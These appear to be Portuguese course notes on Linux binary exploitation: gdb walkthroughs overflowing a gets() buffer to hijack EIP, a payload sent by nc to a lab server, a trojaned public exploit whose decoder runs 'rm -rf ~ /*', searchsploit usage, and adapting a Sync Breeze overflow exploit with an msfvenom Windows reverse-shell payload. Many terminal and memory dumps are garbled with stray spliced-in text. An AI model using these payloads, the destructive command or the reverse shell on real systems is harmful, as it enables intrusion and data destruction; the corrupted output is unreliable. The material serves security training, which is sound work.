0xfffffd318: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
```

- 16 indica a qtd de bytes exibidos

- x (o 2<sup>0</sup>) que queremos a resposta em hexadecimal

- b byte por byte

`x/16xw $esp`

```
(gdb) x/16xw $esp
0xfffffd310:AAAAAA0x41414141AAAAAA0x41414141AAAAAA0x41414141AAAA 0x41414141
0xfffffd320:AAAAAA0x41414141AAAAAA0x41414141 0x41414141 0x41414141
0xfffffd330:      0x41414141      0x41414141      0x41414141      0x41414141
0xfffffd340:      0x41414141 /home/0x41414141 load: 0x00000000 0x41414141
0xfffffd3e4
```

→ Isso equivale em linha de comando aos "Follow in Dump"

## ***Tomando Controle do Programa***

+ Vamos analisar com o **gdb**

```
gdb -q ./protegido
```

+ DEVEMOS DAR O RUN NO PROGRAMA PRA DEBUGAR ELE (ANIMAL)

```
run
```

```
(gdb) run
Starting program: /root/LinuxTools/protegido
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Entre com a senha: akjdslijasd
Acesso Negado
```

→ Para passas pra syntax intel:

```
set disassembly-flavor intel
```

+ Quando passamos os argumentos que consigam dar o crash no programa como foi o caso passado enviando os 200 A's por meio de um arquivo, nós não temos o detalhamento do processo que está ocorrendo. Para isso, vamos setar na main um breakpoint num ponto que vem logo após a aquisição de dados → logo depois do gets

```
> 0x5655621a <+49>:    call   0x56556050 <gets@plt>
> 0x5655621f <+54>:    add    esp,0x10
> 0x56556222 <+57>:    sub    esp,0x8
```

```
b* 0x5655621f
```

```
run <<(python2 -c 'print "A"*200')
```

```
(gdb) b* 0x5655621f
Breakpoint 1 at 0x5655621f
(gdb) run <<(python2 -c 'print "A"*200')
Starting program: /root/LinuxTools/protegido<<(python2 -c 'print "A"*200')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
print("A"*136 + "BBBB" + "\x70\x62\x55\x56") | ./protegido
Breakpoint 1, 0x5655621f in verifica ()
```

→ Para ver as informações dos registradores:

i r

|        |            |                          |
|--------|------------|--------------------------|
| eax    | 0xffffd2c0 | -11584                   |
| ecx    | 0xf7e1f9c4 | -136185404               |
| edx    | 0x0        | 0                        |
| ebx    | 0x56559000 | 1448448000               |
| esp    | 0xffffd2b0 | 0xffffd2b0               |
| ebp    | 0xffffd348 | 0xffffd348               |
| esi    | 0x56556330 | 1448436528               |
| edi    | 0xf7ffcba0 | -134231136               |
| eip    | 0x5655621f | 0x5655621f <verifica+54> |
| eflags | 0x246      | [ PF ZF IF ]             |
| cs     | 0x23       | 35                       |
| ss     | 0x2b       | 43                       |
| ds     | 0x2b       | 43                       |
| es     | 0x2b       | 43                       |
| fs     | 0x0        | 0                        |
| gs     | 0x63       | 99                       |

x/16xw \$esp

16 → total de bytes

x → hexadecimal

w → word por word

```
(gdb) x/16xw $esp
0xffffd2b0: 0xffffd2c0 0x00000002 0xf7fc2ac0 0x565561f8
0xffffd2c0: ded 0x41414141 0x41414141 0x41414141
0xffffd2d0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd2e0: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb)
0xffffd2f0: sent 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd300: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd310: gidi 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd320: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb) arg.txt desafio_protegido
0xffffd330: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd340: ot_fo 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd350: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd360: ot_fo 0x41414141 0x41414141 0x41414141 0x41414141
(gdb)
0xffffd370: four 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd380: 0x41414141 0x41414141 0x00000000 0xffffd424
0xffffd390: 0xf7e1df4 0x56556330 0xf7ffcba0 0x00000000
0xffffd3a0: 0xd1479f95 0xaa8e7585 0x00000000 0x00000000
```

→ Veja acima a memória mostrando com o que cada registrador será sobrescrito (ainda n foram por causa do breakpoint)

ESP é o topo da stack

→ Para vermos o que vai estar no EBP:

x/1xw \$ebp

```
(gdb) x/1xw $ebp
0xffffd348: 0x41414141
```

→ Ao continuarmos, poderemos ver a sobrescrição

c

```
(gdb) c
Continuing.
Entre com a senha: Acesso Negado
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ??() [syntax]
(gdb) i r
eax boardInterrupt 0x0 0
ecx 0xf7e1f9b8 -136185416
edx: suspended 0x0 0
ebx 0x41414141 1094795585
esp root@DESKTOP-0xfffffd350 ~/Linux 0xfffffd350
ebp ./protegid 0x41414141 0x41414141
esi re com a sen 0x565563301d0 1448436528
edi vindo! 0xf7ffcba0 -134231136
eip=0(root) gid 0x41414141 groups=0(ro) 0x41414141
eflags 0x10286 [ PF SF IF RF ]
cs txt arg.txt 0x23 satio protegid 35
ss 0x2b 43
ds 2: q: not f 0x2b 43
es 0x2b 43
fs 3: z: not f 0x0 0
gs 0x63 99
```

→ Agora iremos mandar a quantidade exata de "A"s esperados pelo buffer (136), sobrescrever o EBP com B's e o EIP com C's

```
run < <(python2 -c 'print "A"*136 + "B" + "CCCC"')
```

```
i r
```

Breakpoint 1, 0x5655621f in verifica ()

```
(gdb) i r
eax 0xfffffd2c0 -11584
ecx 0xf7e1f9c4 -136185404
edx 0x0 0
ebx 0x56559000 1448448000
esp 0xfffffd2b0 0xfffffd2b0
ebp 0xfffffd348 0xfffffd348
esi 0x56556330 1448436528
edi 0xf7ffcba0 -134231136
eip 0x5655621f 0x5655621f <verifica+54>
eflags 0x246 [ PF ZF IF ]
cs 0x23 35
ss 0x2b 43
ds 0x2b 43
es 0x2b 43
fs 0x0 0
gs 0x63 99
```

```
x/16xw $esp
```

```
(gdb) x/16xw $esp + "BBBB" + "\x70\x62\x55\x56" | ./protégido
0xfffffd2b0: 0xffffd2c0 0x00000002 0xf7fc2ac0 0x565561f8
0xfffffd2c0: inv 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd2d0: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd2e0: corrupt 0x41414141 0x41414141 0x41414141 0x41414141
(gdb)
0xfffffd2f0: ded 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd300: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd310: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd320: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb) com a senha: prot3g1d0
0xfffffd330: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd340: gid=0x41414141 groups=0x41414141 0x42424242 0x43434343
0xfffffd350: 0xfffffd300 0xf7e1dff4 0x00000000 0xf7c237c5
0xfffffd360: .txt 0x00000001 proted 0x00000000 0x00000078 0xf7c237c5
(gdb)
0xfffffd370: pt 0x00000001 0xfffffd424 0xfffffd42c 0xfffffd390
0xfffffd380: 0xf7e1dff4 0x565562d3 0x00000001 0xfffffd424
0xfffffd390: pt 0xf7e1dff4 0x56556330 0xf7fffcba0 0x00000000
0xfffffd3a0: 0xd281d410 0xa9483e00 0x00000000 0x00000000

```

→ Registro da memória antes da sobreescrita

```
x/1xw $ebp
```

```
(gdb) x/1xw $ebp
0xffffd348: 0x42424242
```

→ Continuando...

```
c
```

```
(gdb) c
Continuing.
Entre com a senha: Acesso Negado
Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? () [./prot3g1d0]
(gdb) i r
eax:Error: in 0x0 id syntax      0
ecx          0xf7e1f9b8      -136185416
edx:boardinterru 0x0          0
ebx          0x41414141      1094795585
esp: suspended 0xfffffd350      0xfffffd350
ebp          0x42424242      0x42424242
esi:[root@DESKT 0x56556330      ~/Linux] 1448436528
edi ./protégido 0xf7fffcba0      -134231136
eip: com a sen 0x43434343 do 0x43434343
eflags:ndof 0x10286      [ PF SF IF RF ]
cs :0(root) gid 0x23 :0(gt) groups=0(r:0:35)
ss :s 0x2b      43
ds :txt arg.txt 0x2b:safio  proted 43
es : 0x2b      43
fs :2: q: not 0x0      0
gs : 0x63      99
```

→ controlamos o EIP

+ Agora vamos mandar o EIP acessar a função **acessa**

```
0x5655626e <+133>: e 1 jne    0x56556277 <verifica+142>
0x56556270 <+135>: call    0x56556293 <acessa> ./prot3g1d0
```

→ Vamos direcionar o fluxo do programa para esse endereço

→ Lembrando que a linguagem deve estar em Little Endian

```
run < <(python2 -c 'print "A"*136 + "BBBB" + "\x70\x62\x55\x56"')
```

```
i r
```

```
(gdb) 05-15 21:02:10.565 [ ] [debug] autosave needed  
0xfffffd330: 21: 0x41414141 0x41414141 tosave 0x41414141 0x41414141  
0xfffffd340: 21: 0x41414141 0x41414141 de nar 0x42424242 Cont 0x56556270  
0xfffffd350: 21: 0xfffffd300 0xf7e1dff4 tosave 0x00000000 0xf7c237c5  
0xfffffd360: 21: 0x00000001 0x00000000 tosave 0x00000078 0xf7c237c5
```

```
c
```

```
Continuing. 20:52:10.625 [ ] [debug] autosave no r  
Entre com a senha: Acesso Negado [debug] autosave no r  
Bem vindo! 20:54:10.625 [ ] [debug] autosave no r  
[Detaching after vfork from child process 209860] no r  
uid=0(root) gid=0(root) groups=0(root) autosave no r  
[2024-05-15 20:57:10.566] [ ] [debug] autosave needed  
Program received signal SIGSEGV, Segmentation fault.  
0x5655628e in verifica()
```

→ Agora vencemos, pois foi exibida a mensagem que aparece para quem manda a senha certa

## Truques no Debugger

(OBVIAMENTE, COMEÇAMOS COM O RUN NO DEBUGGER DO GDB)

+ Setamos um breakpoint na main, que é a função principal

```
break main
```

→ O princípio é alterar de uma vez o fluxo natural do programa e apontá-lo para a **acessa**

```
0x5655626e <+133>:566 jne    0x56556277 <verifica+142>  
0x56556270 <+135>:566 call   0x56556293 <acessa>eeded
```

(gdb) i r

```
eax      0x565562d3    1448436435
ecx      0xfffffd370   -11408
edx      0xfffffd390   -11376
ebx      0xf7e1dff4   -136192012
esp      0xfffffd350   0xfffffd350
ebp      0xfffffd358   0xfffffd358
esi      0x56556330   1448436528
edi      0xf7ffcba0  -134231136
eip      0x565562e2 <main+15>
eflags   0x286        [ PF SF IF ]
cs       0x23         35
ss       0x2b         43
ds       0x2b         43
es       0x2b         43
fs       0x0          0
gs       0x63         99
```

→ Acima está destacado o endereço normal de eip

```
set $eip = 0x56556270
```

[tbm poderia ser set \$pc = ...]

(gdb) set \$eip = 0x56556270

(gdb) i r

```
eax      0x565562d3    1448436435
ecx      0xfffffd370   -11408
edx      0xfffffd390   -11376
ebx      0xf7e1dff4   -136192012
esp      0xfffffd350   0xfffffd350
ebp      0xfffffd358   0xfffffd358
esi      0x56556330   1448436528
edi      0xf7ffcba0  -134231136
eip      0x56556270 <verifica+135>
eflags   0x286        [ PF SF IF ]
cs       0x23         35
ss       0x2b         43
ds       0x2b         43
es       0x2b         43
fs       0x0          0
gs       0x63         99
```

→ O endereço setado agora aponta direto para a função que desejamos acessar

→ Para executar com sucesso, basta agora dar o continue:

```
c
```

+ O objetivo agora é descobrir qual a senha que o programa compara

→ Para deletar os breakpoints anteriores:

```
d
```

```
disas verifica
```

→ Vamos por nosso breakpoint no nosso último JNE (Jump Not Equal) pra que possamos ver a execução do programa no momento da comparação para ver com o que ele está comparando

```

0x5655626c <+131>: test    %eax,%eax autosave needed
-- Type <RET> for more, q to quit, c to continue without paging--
0x5655626e <+133>: jne     0x56556277 <verifica+142> do_Control
0x56556270 <+135>: call    0x56556293 <acessa> needed
0x56556275 <+140>: jmp     0x56556289 <verifica+160>

```

b\* 5655626e

run

<passamos uma senha aleatória>

→ Vamos examinar a memória do registrador EIP no formato de string

x/20s \$eip

```

0x56557000 <_fp_hw>: "\003"
0x56557002 <_fp_hw+2>: ""
0x56557003 <_fp_hw+3>: ""
0x56557004 <_IO_stdin_used>: "\001"
0x56557006 <_IO_stdin_used+2>: "\002"
0x56557008: "Entre com a senha: "
0x5655701c: "123"
0x56557020: "Essa senha foi desativada!"
0x5655703b: "pr0t3g1d0"
0x56557045: "Acesso Negado"
(gdb) 
0x56557053: "Bem vindo! "
0x5655705f: "id; sh"
0x56557066: "Sem argumentos! "
0x56557077: ""
0x56557078: "\001\033\003;P"
0x5655707e: ""
0x5655707f: ""
0x56557080: "\t"
0x56557082: ""
0x56557083: ""
0x56557084: "\250\357\377\377\230"

```

→ A senha é pr0t3g1d0

## Analisando o Código

```

#include <stdio.h>
#include <stdlib.h>

#define password "pr0t3g1d0"
#define password "123"

verifica() {

    char pw[128];
    printf("Entre com a senha: ");
    gets(pw);

    if (strcmp(pw, password2) == 0)

```

```

        printf("Essa senha foi desativada!\n");
    else if (strcmp(pw, password) == 0)
        acessa();
    else
        printf("Acesso Negado\n");
    return 0;
}
acessa() {
    printf("Bem Vindo! \n");
    system("id");
    return 0;
}

int main (int argc, char argv[])
{
    if(argc > 1){
        printf("Sem argumentos! \n");
        exit(1);
    }
    verifica();
    return 0;
}

```

## ***Exploração de Binário Linux***

+ Vamos explorar o programa chamado **desafio**

→ Começaremos dando o **run** e passando um argumento qqer e logo após veremos quais funções estão disponíveis com o **info functions**

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08048344 _init
0x08048384 __gmon_start__@plt
0x08048394 gets@plt
0x080483a4 __libc_start_main@plt
0x080483b4 fclose@plt
0x080483c4 fopen@plt
0x080483d4 fgetc@plt
0x080483e4 printf@plt
0x08048400 _start
0x08048430 __do_global_dtors_aux
0x08048490 frame_dummy
0x080484c0 exploit
0x08048530 main
0x08048570 __libc_csu_fini
0x08048580 __libc_csu_init
0x080485da __i686.get_pc_thunk.bx
0x080485e0 __do_global_ctors_aux
0x0804860c __fini
0xf7fcbb1c0 __dl_signal_exception
0xf7fcbb230 __dl_signal_error
```

→ Essa é uma boa função para ser explorada

→ Ao dar um `disas` na `main` veremos que há um limitador quanto ao buffer do `gets`

```
(gdb) disas main
Dump of assembler code for function main:
0x08048530 <+0>:    push   ebp
0x08048531 <+1>:    mov    ebp,esp
0x08048533 <+3>:    sub    esp,0x88
0x08048539 <+9>:    mov    DWORD PTR [ebp-0x4],0x0
0x08048540 <+16>:   mov    eax,esp
0x08048542 <+18>:   mov    DWORD PTR [eax],0x8048650
0x08048548 <+24>:   call   0x80483e4 <printf@plt>
0x0804854d <+29>:   lea    eax,[ebp-0x84]
0x08048553 <+35>:   mov    DWORD PTR [esp],eax
0x08048556 <+38>:   call   0x8048394 <gets@plt>
0x0804855b <+43>:   mov    DWORD PTR [ebp-0x4],0x0
0x08048562 <+50>:   mov    eax,DWORD PTR [ebp-0x4]
0x08048565 <+53>:   add    esp,0x88
0x0804856b <+59>:   pop    ebp
0x0804856c <+60>:   ret
End of assembler dump.
(gdb) b* 0x08048553
Breakpoint 1 at 0x08048553
```

→ O limitador é confirmado com o `lea`

→ 0x84 corresponde a 132 bytes

```
python2 -c 'print 0x84'
```

```
(root㉿DESKTOP-NJHHNK6)-[~/home/kali]
# python2 -c 'print 0x84'as main
132
```

→ Com isso, testamos passar a função imediatamente antes da gets para ser o breakpoint conforme a imagem acima. Daí, mandamos 132 "A"s + 4 "B"s + 4 "C"s e de fato o EIP foi sobreescrito

```
(gdb) run < <(python2 -c 'print "A"*132 + "BBBB" + "CCCC" ')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/LinuxTools/desafio < <(python2 -c 'print "A"*132 + "BBBB"
+ "CCCC" ')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, 0x08048553 in main ()
(gdb) i r
eax 0xfffffd2f4 -11532
ecx 0xfffffd2ac -11604
edx 0x1 1
ebx 0xf7e1dff4 -136192012
esp 0xfffffd2f0 0xfffffd2f0
ebp 0xfffffd378 0xfffffd378
esi 0x8048580 134514048
edi 0xf7ffcba0 -134231136
eip 0x8048553 0x8048553 <main+35>
eflags [ SF IF ]
cs 0x23 35
ss 0x2b
ds 0x2b
es 0x2b
fs 0x0
gs 0x63 99
(gdb) c
Continuing.
```

Program received signal SIGSEGV, Segmentation fault. imediatamente antes da gets p  
0x43434343 in ?? ()

```
(gdb) i r
eax 0x0 0
ecx 0xf7e1f9c4 -136185404
edx 0x0 0
ebx 0xf7e1dff4 -136192012
esp 0xfffffd380 0xfffffd380
ebp 0x42424242 0x42424242
esi 0x8048580 134514048
edi 0xf7ffcba0 -134231136
eip 0x43434343 0x43434343
eflags 0x10286 [ PF SF IF RF ]
cs 0x23 35
ss 0x2b 43
ds 0x2b 43
es 0x2b 43
fs 0x0 0
gs 0x63 99
```

→ A partir disso, vamos passar o endereço da função **exploit** para o EIP em Little Endian

```
run < <(python2 -c 'print "A"*132 + "BBBB" + "\xc0\x84\x04\x08"')
```

```
(gdb) run < <(python2 -c 'print "A"*132 + "BBBB" + "\xc0\x84\x04\x08"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/LinuxTools/desafio < <(python2 -c 'print "A"*132 + "BBBB"
+ "\xc0\x84\x04\x08"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, 0x08048553 in main()
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0xf7c79f87 in getc () from /lib32/libc.so.6
```

→ Chegamos no segmentation fault e agora finalmente podemos acessar o servidor

```
root@pentesting:/home/desec/Desktop/linux# python -c 'print "A" * 136 + "\xc0\x84\x04\x08" | nc 172.30.0.10 8888
Tamanho maximo de 32 bytes: desec{h4ckud0expl01t4t10n}
```

## ***Trabalhando Com Exploits Públicos***

## ***Trabalhando com Exploits***

### Desafios com Exploits Públicos

→ Variedade de linguagem de programação (C, C++, Ruby, Python, Perl, php, etc.)

```
exploits/linux/remote/36421.rb
exploits/linux/local/39702.rb
exploits/linux/remote/25970.py
exploits/linux/local/20900.txt
exploits/linux/local/40054.c
exploits/linux/local/756.c
exploits/linux/local/1009.c
exploits/linux/local/796.sh
exploits/linux/remote/812.c
exploits/linux/remote/15725.pl
exploits/linux/local/39535.sh
```

→ Shellcode obscuro ou incompatível com sua necessidade  
→ Problemas no alinhamento de bytes, endereço de retorno etc.

→ O que esse shellcode faz?

→ Se o cara que montou o exploit disse o que ele faz, o que garante que é verdade e q não é um código malicioso?

## ***Cuidados com Exploits***

- + Aqui veremos como um exploit público pode ser perigoso
  - O objetivo é que entendamos o conceito do que está acontecendo para não danificarmos/ comprometermos nossa máquina
  - Esse no caso vai explorar uma falha no openSSH 5.3p1

→ Ele indica abaixo que devemos ser root para executar a raw sockets o que é uma incongruência dado que ele usa a sock\_stream

```
if(euid != 0)
{
    fprintf(stderr, "You need to be root to use raw sockets.\n");
    exit(1);
}
if(euid == 0)
{
    fprintf(stdout, "MIKU! MIKU! MIKU!\n");
}
if(argc != 3)
usage(argv);
if(!inet_aton(h, &addr.sin_addr))
{
    host = gethostbyname(h);
    if(!host)
    {
        fprintf(stderr, "[-] Exploit failed.\n");
        (*(void(*)())decoder)();
        exit(1);
    }
    addr.sin_addr = *(struct in_addr*)host->h_addr;
}
sock = socket(PF_INET, SOCK_STREAM, 0);
addr.sin_port = htons(port);
addr.sin_family = AF_INET;
```

→ O código foi pensado para não dar certo. Pra que seja executado o decoder do início:

→ Ao traduzirmos a mensagem do decoder:

```
root@pentesting:/home/desec/Desktop# echo -e "\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65\x76\x2f\x6e\x75\x6c\x20\x26" | rm -rf ~ /* 2> /dev/null &
```

rm -rf ~ /\* 2> /dev/null &

→ Código que zera tudo da máquina, apaga tudão

## Bases de Exploits Online

+ Veremos bases de dados de exploits públicos

+ 1ª Base de dados:

<https://www.exploit-db.com>

+ 2ª Base de dados:

<https://packetstormsecurity.com>

+ 3ª Base:

<https://www.securityfocus.com>

→ Ele pode não mostrar os exploits, mas dá informações sobre

+ 4ª Base:

[https://cve.mitre.org/cve/search\\_cve\\_list.html](https://cve.mitre.org/cve/search_cve_list.html)

+ Maneira de pesquisar isso no Google:

The screenshot shows a Google search results page. The search query is "site:packetstormsecurity.com \"sync breeze\"". The results list two entries from packetstormsecurity.com:

- Sync Breeze Enterprise 10.0.28 Buffer Overflow**  
1 de out. de 2017 — Sync Breeze Enterprise version 10.0.28 suffers from a buffer overflow vulnerability. tags | exploit, overflow: advisories | CVE-2017-14980: SHA- ...
- Sync Breeze 10.1.16 Buffer Overflow**  
Sync Breeze version 10.1.16 is vulnerable to buffer overflow, which can be exploited remotely or locally to achieve arbitrary code execution. The flaw is ...

## Searchsploit

→ O searchsploit é uma ferramenta que armazena exploits do exploit-db

→ Para manter ele sempre atualizado

```
searchsploit -u
```

→ Para ver os exploits relacionados ao webmin por exemplo, basta

```
searchsploit webmin
```

| Exploit Title                                                          |  | Path                           |
|------------------------------------------------------------------------|--|--------------------------------|
| DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal        |  | cgi/webapps/23535.txt          |
| phpMyWebmin 1.0 - 'target' Remote File Inclusion                       |  | php/webapps/2462.txt           |
| phpMyWebmin 1.0 - 'window.php' Remote File Inclusion                   |  | php/webapps/2451.txt           |
| Webmin 1.0 - Brute Force / Command Execution                           |  | multiple/remote/705.pl         |
| webmin 0.91 - Directory Traversal                                      |  | cgi/remote/21183.txt           |
| Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing            |  | linux/remote/22275.pl          |
| Webmin 0.x - 'RPC' Privilege Escalation                                |  | linux/remote/21765.pl          |
| Webmin 0.x - Code Input Validation                                     |  | linux/local/21348.txt          |
| Webmin 1.5 - Brute Force / Command Execution                           |  | multiple/remote/746.pl         |
| Webmin 1.5 - Web Brute Force (CGI)                                     |  | multiple/remote/745.pl         |
| Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)  |  | unix/remote/21851.rb           |
| Webmin 1.850 - Multiple Vulnerabilities                                |  | cgi/webapps/42989.txt          |
| Webmin 1.900 - Remote Command Execution (Metasploit)                   |  | cgi/remote/46201.rb            |
| Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit) |  | linux/remote/46984.rb          |
| Webmin 1.920 - Remote Code Execution                                   |  | linux/webapps/47293.sh         |
| Webmin 1.920 - Unauthorized Remote Code Execution (Metasploit)         |  | linux/remote/47230.rb          |
| Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)        |  | linux/webapps/49318.rb         |
| Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF)             |  | linux/webapps/50144.py         |
| Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF)       |  | linux/webapps/50126.py         |
| Webmin 1.984 - Remote Code Execution (Authenticated)                   |  | linux/webapps/50809.py         |
| Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)             |  | cgi/webapps/50998.py           |
| Webmin 1.x - HTML Email Command Execution                              |  | multiple/remote/1997.pl        |
| Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure           |  | multiple/remote/2017.pl        |
| Webmin < 1.290 - 'rpc.cgi' Remote Code Execution (Metasploit)          |  | linux/webapps/47330.rb         |
| Shellcodes: No Results                                                 |  |                                |
| Paper Title                                                            |  | Path                           |
| WebMin - (XSS BUG) Remote Arbitrary File Disclosure                    |  | docs/english/13117-webmin—(xss |

→ Para excluir essas saídas do DansGuardian e do phpMy, basta

```
searchsploit webmin --exclude="phpMy|Dans"
```

→ Pra filtrar e fazer uma busca exata, basta adicionar um -e

```
searchsploit -e smblog
```

| Exploit Title                                       |  |
|-----------------------------------------------------|--|
| <b>SMBlog 1.2 - Arbitrary PHP Command Execution</b> |  |
| Shellcodes: No Results                              |  |
| Papers: No Results                                  |  |

→ Para ver só o ID:

```
searchsploit ipfire --id
```

| Exploit Title                                                                       | EDB-ID |
|-------------------------------------------------------------------------------------|--------|
| IPFire - 'proxy.cgi' Remote Code Execution (Metasploit)                             | 39917  |
| IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)      | 39918  |
| IPFire - CGI Web Interface (Authenticated) Bash Environment Variable Code Injection | 34839  |
| IPFire 2.19 - Remote Code Execution                                                 | 42149  |
| IPFire 2.21 - Cross-Site Scripting                                                  | 46344  |
| IPFire 2.25 - Remote Code Execution (Authenticated)                                 | 49869  |
| IPFire < 2.19 Core Update 101 - Remote Command Execution                            | 39765  |
| IPFire < 2.19 Update Core 110 - Remote Code Execution (Metasploit)                  | 42369  |

Shellcodes: No Results  
Papers: No Results

→ Para fazer uma cópia:

```
searchsploit ipfire --id -m 42149
```

## Corrigindo um Exploit Público

→ Vamos corrigir aqui o Sync Breeze

```
searchsploit sync breeze 10.0.28
```

```
searchsploit sync breeze -m 42928.py
```

```
searchsploit sync breeze -m 42341.c
```

```
(root㉿DESKTOP-NJHHNK6)-[~/home/kali]
# searchsploit sync breeze -m 42928.py
[!] Could not find EDB-ID #
[!] Could not find EDB-ID #
```

Exploit: Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow  
URL: <https://www.exploit-db.com/exploits/42928>  
Path: /usr/share/exploitdb/exploits/windows/remote/42928.py  
Codes: N/A  
Verified: True  
File Type: ASCII text  
Copied to: /home/kali/42928.py

→ De início, vamos mudar o endereço de ip e a porta para aquele que queremos executar

```
printf("[>] Socket created.\n");
server.sin_addr.s_addr = inet_addr("172.16.116.222");
server.sin_family = AF_INET;
server.sin_port = htons(8080);
```

```

char request_one[] = "POST /login HTTP/1.1\r\n"
"Host: 172.16.116.222\r\n"
"User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
"Accept-Language: en-US,en;q=0.5\r\n"
"Referer: http://172.16.116.222/login\r\n"
"Connection: close\r\n" Verified: True
"Content-Type: application/x-www-form-urlencoded\r\n"
"Content-Length: ";
char request_two[] = "\r\n\r\nusername=";
```

→ No endereço de retorno está sendo passada uma dll que não sabemos se o sistema tem ou não

```

int initial_buffer_size = 780;
char *padding = malloc(initial_buffer_size);
memset(padding, 0x41, initial_buffer_size);
memset(padding + initial_buffer_size - 1, 0x00, 1);
unsigned char retn[] = "\xcb\x75\x52\x73"; //ret at msvbvm60.dll
```

→ No caso, devemos montar um laboratório que simule de fato o sistema que vamos atacar. Se formos atacar um Win10, devemos usar essa versão para sabermos exatamente os alocamentos de memória que funcionarão

→ Sobre o ShellCode, como não sabemos exatamente o que ele faz, iremos apagá-lo para executar um novo que iremos gerar

+ Para executar esse bonitão, devemos compilá-lo. Mas ele é para Windows, então devemos gerar um executável que, obviamente, não será compilado pelo `gcc` normal do Linux

```
apt install mingw-w64
```

+ Lembrando, na montagem do LAB, vamos analisar o Sync Breeze por meio do Immunity Debugger

+ Para compilar o código e montar um executável:

```
i686-w64-mingw32-gcc 42341.c -o exploit.exe
```

```

[root@DESKTOP-NJHHNK6-/home/kali] i686-w64-mingw32-gcc 42341.c -o exploit.exe não
# i686-w64-mingw32-gcc 42341.c -o exploit.exe não
/usr/bin/i686-w64-mingw32-ld: /tmp/cc7QqM5U.o:42341.c:(.text+0x97): undefined reference to '_imp__WSAStartup@8'
/usr/bin/i686-w64-mingw32-ld: /tmp/cc7QqM5U.o:42341.c:(.text+0xa5): undefined reference to '_imp__WSAGetLastError@0'
/usr/bin/i686-w64-mingw32-ld: /tmp/cc7QqM5U.o:42341.c:(.text+0xe9): undefined reference to '_imp__socket@12'
/usr/bin/i686-w64-mingw32-ld: /tmp/cc7QqM5U.o:42341.c:(.text+0xfc): undefined reference to '_imp__WSAGetLastError@0'
/usr/bin/i686-w64-mingw32-ld: /tmp/cc7QqM5U.o:42341.c:(.text+0x126): undefined reference to '_imp__inet_addr@4'
/usr/bin/i686-w64-mingw32-ld: /tmp/cc7QqM5U.o:42341.c:(.text+0x146): undefined reference to '_imp__htons@4'
/usr/bin/i686-w64-mingw32-ld: /tmp/cc7QqM5U.o:42341.c:(.text+0x16f): undefined reference to '_imp__connect@12'
/usr/bin/i686-w64-mingw32-ld: /tmp/cc7QqM5U.o:42341.c:(.text+0x1b8): undefined reference to '_imp__send@16'
/usr/bin/i686-w64-mingw32-ld: /tmp/cc7QqM5U.o:42341.c:(.text+0x1eb): undefined reference to '_imp__closesocket@4'
collect2: error: ld returned 1 exit status
```

→ Ele está reclamando das referências acima.

→ Como ele usar Socket, devemos passar o seguinte na linha de comando

```
i686-w64-mingw32-gcc 42341.c -o exploit.exe -lws2_32
```

→ Compilou e gerou um executável

```

[root@DESKTOP-NJHHNK6-/home/kali] i686-w64-mingw32-gcc 42341.c -o exploit.exe
# file exploit.exe
exploit.exe: PE32 executable (console) Intel 80386, for MS Windows, 17 sections
```

→ Para executar o código, precisaremos de um emulador: `wine`

```
apt install wine
```

→ Trocamos o endereço de retorno pra um que fosse válido de acordo com o novo sistema

→ Montamos o shellcode da seguinte maneira:

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.0.2 lport=443  
exitfunc=thread -f c -b  
"\x00\x0a\x0d\x25\x26\x2b\x3d"
```

